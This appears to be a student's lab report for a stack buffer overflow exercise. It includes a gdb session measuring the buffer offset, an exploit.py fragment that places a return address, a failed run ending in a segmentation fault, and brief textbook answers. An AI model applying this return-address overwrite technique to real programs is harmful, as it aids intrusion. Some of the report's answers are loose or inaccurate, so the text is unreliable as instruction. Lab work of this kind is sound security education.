

Jared Ren
Lab 3 Buffer overflow

Task 1)




Task 2)




```
Breakpoint 1, bof (str=0xbfffeb77 "\bB\003") at
17              strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb38
gdb-peda$ p &buffer
$2 = (char (*)[36]) 0xbfffeb0c
gdb-peda$ p/d 0xbfffeb38 - 0xbfffeb0c
$3 = 44
gdb-peda$ quit
[02/10/20]seed@VM:~/lab3$
```

Addresses for the exploit.py file



```
#Put the return address at Offset 112
ret = 0xbfffeb38 + 120
content[112:116] = (ret).to_bytes(4,byteorder='little')
```



```
[02/10/20]seed@VM:~/lab3$ chmod u+x exploit.py
[02/10/20]seed@VM:~/lab3$ rm badfile
[02/10/20]seed@VM:~/lab3$ exploit.py
[02/10/20]seed@VM:~/lab3$ ./stack
Segmentation fault
```

Root shell was not obtained, but a segmentation fault was.

Questions from the book

4.2) The stack and the BSS segment are where all the variables in the code segment are located.

4.4) The student should remember that a buffer overflow can happen on both the stack and the heap. Also, it doesn’t matter the direction the stack grows because when a buffer copies it goes the opposite way the stack grows. Meaning it can still affect the return address.

4.6) Not safe, buffer overflow can happen within the heap.